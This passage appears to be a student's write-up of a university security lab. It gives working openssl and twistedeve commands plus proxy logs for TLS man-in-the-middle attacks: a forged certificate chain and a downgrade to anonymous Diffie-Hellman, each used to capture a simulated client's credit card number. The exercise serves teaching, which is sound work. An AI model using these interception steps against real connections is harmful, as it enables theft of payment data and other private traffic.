private/sbox.di.uoa.gr.key -out csr/sbox.di.uoa.gr.csr -config ./openssl.cnf
```

```
openssl ca -config openssl.cnf -policy policy_anything -cert cacert.crt -keyfile
private/cakey.key -days 365 -out certs/sbox.di.uoa.gr.crt -infiles
csr/sbox.di.uoa.gr.csr
```



so now lets create our certification chain we will paste in our /certs/sbbox.di.uoa.gr.crt our mysite.com pure certificate so there will be our expected confusuin from our client and our "man in the middle" will purchase victims credid card number

------BEGIN CERTIFICATE-----

.....

our above created certificate code

.....

------END CERTIFICATE------

------BEGIN CERTIFICATE-----

.....

mtsite.com certificate code

.....

------END CERTIFICATE------

so our file will look something like this:

our certificate


copyed from

mysite.com.crt

now we can start twistedeve and try our .crt and .key lets see :

```
twistedeve -c  certs/sbox.di.uoa.gr.crt -k private/sbox.di.uoa.gr.key -a
localhost:10048 -t localhost:443 -b localhost:41866
```

our man in the middle listen at port 41866
we login and realise that Mr.Orange has been hacked



credit card

successful attack!

So our credit card number & timestamp is :

'c=4716666995541278&timestamp=1402231087'

For Mr.Pink now. Lets try to use twistedeve with a filter and without using certificate:

```
twistedeve -c -f /var/project2/filters/tlsinfo.py -a localhost:10048 -t
localhost:443 -b localhost:41866
```

so we can see what client and server protocols etc supports.
We can see that client 5 Mr.Pink uses TLS_DH_anon_WITH_AES.. so here is the problem we can create an openssl custom server that will listen in a port "4444" then we will redirect with **twistedeve** our users to that port and with our openssl server would be set with no certificate is used option. This restricts the cipher suites available to the anonymous ones (currently just anonymous DH).

```
std10048@sbox:~$ twistedeve -f /var/project2/filters/tlsinfo.py -a localhost:10048 -t localhost:443 -b localhost:44745
2014-06-09 03:21:24+0300 [-] Log opened.
2014-06-09 03:21:24+0300 [-] Client2ServerProxyFactory starting on 44745
2014-06-09 03:21:24+0300 [-] Starting factory <twistedeve.client2server.Client2ServerProxyFactory instance at 0xb77bfe8c>
2014-06-09 03:21:24+0300 [-] AttackShellFactory starting on 10048
2014-06-09 03:21:24+0300 [-] Starting factory <twistedeve.attackshell.AttackShellFactory instance at 0xb73ce98c>
2014-06-09 03:21:46+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73d2ccc>
2014-06-09 03:21:46+0300 [Client2ServerProxy,0,127.0.0.1] Client supports TLS version: (3, 2)
2014-06-09 03:21:46+0300 [Client2ServerProxy,0,127.0.0.1] Client supports ciphersuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA', 'TLS_RSA_WITH_RC4_128_SHA']
2014-06-09 03:21:46+0300 [Server2ClientProxy,client] Server selected TLS version: (3, 1)
2014-06-09 03:21:46+0300 [Server2ClientProxy,client] Server selected ciphersuite: TLS_RSA_WITH_AES_256_CBC_SHA
2014-06-09 03:21:46+0300 [Server2ClientProxy,client] Stopping factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73d2ccc>
2014-06-09 03:21:51+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73d5c8c>
2014-06-09 03:21:51+0300 [Client2ServerProxy,1,127.0.0.1] Client supports TLS version: (3, 2)
2014-06-09 03:21:51+0300 [Client2ServerProxy,1,127.0.0.1] Client supports ciphersuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA', 'TLS_RSA_WITH_RC4_128_SHA']
2014-06-09 03:21:51+0300 [Server2ClientProxy,client] Server selected TLS version: (3, 1)
2014-06-09 03:21:51+0300 [Server2ClientProxy,client] Server selected ciphersuite: TLS_RSA_WITH_AES_256_CBC_SHA
2014-06-09 03:21:51+0300 [Server2ClientProxy,client] Stopping factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73d5c8c>
2014-06-09 03:21:56+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73d5dec>
2014-06-09 03:21:56+0300 [Client2ServerProxy,2,127.0.0.1] Client supports TLS version: (3, 2)
2014-06-09 03:21:56+0300 [Client2ServerProxy,2,127.0.0.1] Client supports ciphersuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA', 'TLS_RSA_WITH_RC4_128_SHA']
2014-06-09 03:21:56+0300 [Server2ClientProxy,client] Server selected TLS version: (3, 1)
2014-06-09 03:21:56+0300 [Server2ClientProxy,client] Server selected ciphersuite: TLS_RSA_WITH_AES_256_CBC_SHA
2014-06-09 03:21:56+0300 [Server2ClientProxy,client] Stopping factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73d5dec>
2014-06-09 03:22:01+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73d5f0c>
2014-06-09 03:22:01+0300 [Client2ServerProxy,3,127.0.0.1] Client supports TLS version: (3, 2)
2014-06-09 03:22:01+0300 [Client2ServerProxy,3,127.0.0.1] Client supports ciphersuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA', 'TLS_RSA_WITH_RC4_128_SHA']
2014-06-09 03:22:01+0300 [Server2ClientProxy,client] Server selected TLS version: (3, 1)
2014-06-09 03:22:01+0300 [Server2ClientProxy,client] Server selected ciphersuite: TLS_RSA_WITH_AES_256_CBC_SHA
2014-06-09 03:22:02+0300 [Server2ClientProxy,client] Stopping factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73d5f0c>
2014-06-09 03:22:07+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73da04c>
2014-06-09 03:22:07+0300 [Client2ServerProxy,4,127.0.0.1] Client supports TLS version: (3, 2)
2014-06-09 03:22:07+0300 [Client2ServerProxy,4,127.0.0.1] Client supports ciphersuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA', 'TLS_RSA_WITH_RC4_128_SHA',
 'TLS_DH_anon_WITH_AES_256_CBC_SHA']
2014-06-09 03:22:07+0300 [Server2ClientProxy,client] Server selected TLS version: (3, 1)
2014-06-09 03:22:07+0300 [Server2ClientProxy,client] Server selected ciphersuite: TLS_RSA_WITH_AES_256_CBC_SHA
2014-06-09 03:22:07+0300 [Server2ClientProxy,client] Stopping factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73da04c>
2014-06-09 03:22:13+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73da16c>
2014-06-09 03:22:13+0300 [Client2ServerProxy,5,127.0.0.1] Client supports TLS version: (3, 2)
2014-06-09 03:22:13+0300 [Client2ServerProxy,5,127.0.0.1] Client supports ciphersuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA', 'TLS_RSA_WITH_RC4_128_SHA']
2014-06-09 03:22:13+0300 [Server2ClientProxy,client] Server selected TLS version: (3, 1)
2014-06-09 03:22:13+0300 [Server2ClientProxy,client] Server selected ciphersuite: TLS_RSA_WITH_AES_256_CBC_SHA
2014-06-09 03:22:13+0300 [Server2ClientProxy,client] Stopping factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73da16c>
```

Here we can see that we use that **DH_anon!**

So now lets create our openssl server :

`openssl s_server -accept` **44444** `-nocert -cipher DH`
(cipher suites using DH including anonymous DH)


```
std10048@sbox:/var/project2/filters$ openssl s_server -accept 44444 -nocert -ciphe
r DH
Using default temp DH parameters
Using default temp ECDH parameters
ACCEPT
```

so now we can run twistedeve like that :
`twistedeve -c -a localhost:10048 -t localhost:`**44444** `-b localhost:43566 (clients port)`

```
std10048@sbox:~$ twistedeve -f /var/project2/filters/tlsinfo.py -a localhost:10
048 -t localhost:44444 -b localhost:43566
```

so lets run our clients at port(43566) with our server and twistedeve opened(we need three terminals)

so ALL clients will fail except Mr.Pink so we will be able to steal his credit card!



Mr.Pink **request sent**

everything else failed!

Credit card and timestamp

So Mr.Pinks Credit Card & Timestamp is :

4486750853453368&timestamp=1402274478

Mr.White has a complete TLS protection so he needs a more powerful hacker to be hacked!!!